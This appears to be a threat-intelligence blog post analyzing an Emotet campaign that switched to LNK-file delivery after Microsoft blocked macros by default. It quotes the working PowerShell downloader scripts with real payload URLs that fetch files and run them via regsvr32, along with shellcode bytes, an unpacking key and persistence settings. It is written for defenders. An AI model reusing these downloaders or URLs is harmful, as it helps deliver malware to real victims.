Emotet: New Delivery Mechanism to Bypass VBA Protection

netskope.com/blog/emotet-new-delivery-mechanism-to-bypass-vba-protection

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Summary

Emotet started as a banking trojan in 2014 and later evolved to what has been considered the world's most dangerous malware by Europol, often used throughout the world to deliver many different threats, including TrickBot.

In October 2020, Netskope analyzed an Emotet campaign that was using PowerShell and WMI within malicious Office documents to deliver its payload. Later in 2021, we also spotted new delivery mechanisms being used, including squiblytwo. However, the most popular delivery mechanism used by Emotet to date is the malicious Microsoft Office document.

In January 2022, as an attempt to mitigate attacks via malicious Office documents, Microsoft announced that VBA macros will be blocked by default in files downloaded from the internet, which directly affected the way Emotet was being delivered. Netskope released a detailed blog post about this protection, anticipating that we would see the use of other types of files, like LNK and VBS.

On April 26, 2022, a new Emotet campaign was spotted in the wild, where the usual Office delivery system was replaced with LNK files, in a clear response to the VBA protection launched by Microsoft. Netskope Threat Labs found 139 distinct LNK files that are part of the


same campaign, delivering two distinct payloads that share the same C2 infrastructure.

In this blog post, we will analyze this Emotet campaign, from the new delivery mechanism to the last payload.

Stage 01 – LNK Files


Usually, the initial stage of Emotet is a malicious Office document that abuses VBA macros to download and execute the payload. In this new delivery system, Emotet abuses the LNK file format (a.k.a. MS-SHLLINK and Shortcut) to execute a PowerShell script.

Looking at the file's properties, we can see that the LNK target is pointing to the PowerShell executable.



Emotet's LNK file.

Using the LNK parser tool, it's possible to extract more details, such as the command executed by PowerShell. The command here decodes a large base64 string and saves the output to a file in the user's temporary folder. This file is the main script, which is deleted after it's executed.



Emotet's PowerShell script, executed through the LNK file.

The decoded script contains a list of URLs where Emotet's payload is hosted. Once running, it iterates over the list and makes a request using PowerShell's Invoke-WebRequest function. If the binary is successfully downloaded, it saves the file to Windows' temporary directory and executes it using regsvr32.exe.

```
$ProgressPreference="SilentlyContinue";
$links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qglGVv/",
"http://demo34.ckg.hk/service/hhMZrfC7Mnm9JD/",
"http://colegiounamuno.es/cgi-bin/E/",
"http://cipro.mx/prensa/siZP69rBFmibDvuTPlL/",
"http://filmmogzivota.rs/SpryAssets/qDR/",
"https://creemo.pl/wp-admin/ZKSlDcdquUT4Bb8Kb/");
foreach ($u in $links) {
    try {
        IWR $u -OutFile $env:TEMP/GMOWDTRfIJ.xtq;
        Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;
        break
        }
    catch { }
}
```

Main PowerShell script executed by Emotet's LNK file.

We found **139** distinctLNK files related to Emotet, sharing **three** different scripts, where the only differences were the payload URLs. All the hashes can be found in our GitHub repository.

```
$ProgressPreference="SilentlyContinue";
$links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qqlGVv/",
"http://demo34.ckg.hk/service/hhMZrfC7Mnm9JD/","http://colegiounamuno.es/cgi-bin/E/",
"http://cipro.mx/prensa/siZP69rBFmibDvuTPlL/","http://filmmogzivota.rs/SpryAssets/qDR/",
"https://creemo.pl/wp-admin/ZKSlDcdquUT4Bb8Kb/");
foreach ($u in $links) {try {IWR $u -OutFile $env:TEMP/GMOWDTRfIJ.xtq;
Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;
break} catch { }}
```

70 files

```
$ProgressPreference="SilentlyContinue";
$links=("https://kupondigital.stormapp.in/mido-nicu/9NSRCfZB/",
"http://farschid.de/verkaufsberater_service/uADJw/",
"http://7gallery.com/bbeauty_download/HpOjrjExAb6PY/",
"http://e5web.com.br/wp-content/4TPDUppb/",
"https://dwwmaster.com/wp-content/tfNslcrHYZd6F5/",
"http://clubmanager.net.ar/prueba/7llR9qWfQdqlnImliUE/");
foreach ($u in $links) {try {IWR $u -OutFile $env:TEMP/LqwxbPrZJz.LMo;
Regsvr32.exe $env:TEMP/LqwxbPrZJz.LMo;
break} catch { }}
```

61 files

```
$ProgressPreference="SilentlyContinue";
IWR http://focusmedica.in/fmlib/IxBABMh0I2cLM3qqlGVv/ -OutFile $env:TEMP/znsrPecXVb.dMo;
Regsvr32.exe $env:TEMP/znsrPecXVb.dMo
```

8 files

Similarities between the analyzed LNK files.

Stage 02 – Downloaded File


From the 139 LNK files we analyzed, we found 12 distinct URLs. Only 9 URLs were online at the time of the analysis, delivering 2 distinct payloads.


```
PS C:\Users\                \payloads> Get-ChildItem . | ForEach-Object {Get-FileHash
 $_ -Algorithm sha256} | Sort-Object -Property Hash

Algorithm       Hash
---------       ----
SHA256          6BDAC750FD1885696FFAF5DD38806C8F7BFF2C8BC706421C9B4F0C2B0A9D8520
SHA256          6BDAC750FD1885696FFAF5DD38806C8F7BFF2C8BC706421C9B4F0C2B0A9D8520
SHA256          6BDAC750FD1885696FFAF5DD38806C8F7BFF2C8BC706421C9B4F0C2B0A9D8520
SHA256          6BDAC750FD1885696FFAF5DD38806C8F7BFF2C8BC706421C9B4F0C2B0A9D8520
SHA256          6BDAC750FD1885696FFAF5DD38806C8F7BFF2C8BC706421C9B4F0C2B0A9D8520
SHA256          E05243EC70891D75BBD33D5AC93A6A4F40ADCD1D0F9E3E6F8A9CC2331B5C11C6
SHA256          E05243EC70891D75BBD33D5AC93A6A4F40ADCD1D0F9E3E6F8A9CC2331B5C11C6
SHA256          E05243EC70891D75BBD33D5AC93A6A4F40ADCD1D0F9E3E6F8A9CC2331B5C11C6
SHA256          E05243EC70891D75BBD33D5AC93A6A4F40ADCD1D0F9E3E6F8A9CC2331B5C11C6
```

Payloads delivered by Emotet URLs.


These payloads are packed Emotet samples, both 64-bit DLLs with different compilation timestamps. The first one was likely built on **April 25, 2022**, and the second on **April 27, 2022**.





Comparison between the two downloaded payloads.

Emotet's main payload is encrypted and stored in the resources of both packed samples, which despite some differences, are using the same technique to decrypt and load Emotet.




Encrypted Emotet payload.

Once running, the packer allocates and executes a shellcode, responsible for the payload decryption process.

Address	Hex	ASCII
0000000000670000	48 89 5C 24 10 48 89 4C 24 08 55 56 57 41 54 41	H.\$.H.L$.UVWATA
0000000000670010	55 41 56 41 57 48 8D AC 24 40 FF FF FF 48 81 EC	UAVAWH.¬$@ÿÿÿH.ì
0000000000670020	C0 01 00 00 33 C0 C7 45 08 6B 00 65 00 48 8B F1	À...3ÀÇE.k.e.H.ñ
0000000000670030	48 89 45 42 33 C9 89 45 4A 49 8B F9 48 89 4D 28	H.EB3É.EJI.ùH.M(
0000000000670040	48 89 4D 00 4D 8B F8 48 89 4D 38 4C 8B EA 44 8D	H.M.M.øH.M8L.êD.
0000000000670050	49 65 48 89 4D 70 48 89 4D 30 48 89 4D 20 48 89	IeH.MpH.M0H.M H.
0000000000670060	4D 78 48 89 4D 50 48 89 4D 58 48 89 4D 60 48 89	MxH.MPH.MXH.M`H.
0000000000670070	4D 68 66 89 4D 40 66 89 4C 24 20 B9 13 9C BF BD	Mhf.M@f.L$ '..¿½
0000000000670080	44 88 4D F4 44 88 4D DA 66 89 45 4E 48 89 44 24	D.MôD.MÚf.ENH.D$
0000000000670090	22 89 44 24 2A 66 89 44 24 2E C7 45 0C 72 00 6E	".D$*f.D$.ÇE.r.n
00000000006700A0	00 C7 45 10 65 00 6C 00 C7 45 14 33 00 32 00 C7	.ÇE.e.l.ÇE.3.2.Ç
00000000006700B0	45 18 2E 00 64 00 C7 45 1C 6C 00 6C 00 C7 44 24	E...d.ÇE.l.l.ÇD$
00000000006700C0	38 53 6C 65 65 C6 44 24 3C 70 C7 44 24 50 4C 6F	8SleeÆD$<pÇD$PLo
00000000006700D0	61 64 C7 44 24 54 4C 69 62 72 C7 44 24 58 61 72	adÇD$TLibrÇD$Xar
00000000006700E0	79 41 C7 44 24 40 56 69 72 74 C7 44 24 44 75 61	yAÇD$@VirtÇD$Dua
00000000006700F0	6C 41 C7 44 24 48 6C 6C 6F 63 C7 45 80 56 69 72	lAÇD$HllocÇE.Vir
0000000000670100	74 C7 45 84 75 61 6C 50 C7 45 88 72 6F 74 65 66	tÇE.ualPÇE.rotef

Shellcode responsible for decrypting Emotet.

Then, it loads the resource data and decrypts it using a simple rolling XOR algorithm with a small string as the key, revealing Emotet's payload.



Emotet's unpacking process.

We created a Python script that can be used to statically decrypt and extract Emotet's payload from the loader/packed sample.


```
[redacted]:/tmp/emotet$ file encrypted_resource.bin
encrypted resource.bin: data

[redacted]:/tmp/emotet$ python ./rolling_xor.py --payload /tmp/emotet/encrypted_resource.bin
--key "sfdvkc9(akuGGHIoLP" --out /tmp/emotet/decrypted_resource.bin
[+] Saving to /tmp/emotet/decrypted_resource.bin
[+] Done

[redacted]:/tmp/emotet$ file decrypted_resource.bin
decrypted_resource.bin: PE32+ executable (DLL) (GUI) x86-64, for MS Windows
```

Python script used to unpack Emotet.


As previously mentioned, both files unpack Emotet using the same process. The only difference is the decryption key.




Decryption key used in the second payload.

Stage 03 – Emotet Payload

In the third stage, we have two 64-bit Emotet DLLs that were extracted from the two loaders/packed samples. They share many similarities, such as the real DLL name, the compiler, and some C2 server addresses. The first one was likely compiled on **April 19, 2022**, and the second one on **April 26, 2022**.





Comparison between the two Emotet payloads.
The real name for both files is "**Y.dll**".

```
;
; Export Ordinals Table for Y.dll
;
word_180028AD0  dw 0                    DATA XREF: .rdata:0000000180028AC4↑o
aYDll           db 'Y.dll',0            DATA XREF: .rdata:0000000180028AAC↑o
aDllregisterser db 'DllRegisterServer',0
                                        ; DATA XREF: .rdata:off_180028ACC↑o
                align 800h
_rdata          ends
```

Emotet's DLL real name.
For persistence, Emotet creates a Windows service to execute itself via **regsvr32.exe**.

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Provides infrastructure support for deploying Store applications. This service is started on demand
DisplayName	REG_SZ	cgyvhen.vwb
ErrorControl	REG_DWORD	0x00000000 (0)
ImagePath	REG_EXPAND_SZ	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\Llywnufkdeycn\cgyvhen.vwb"
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

All the important strings used by Emotet are encrypted, located in the PE **.text** section.

```
.text:0000000180001000                  assume es:nothing,
.text:0000000180001000 unk_180001000    db 0AAh ; ª
.text:0000000180001000
.text:0000000180001001                  db  8Bh ; ‹
.text:0000000180001002                  db 0DAh ; Ú
.text:0000000180001003                  db  35h ; 5
.text:0000000180001004                  db 0A2h ; ¢
.text:0000000180001005                  db  8Bh ; ‹
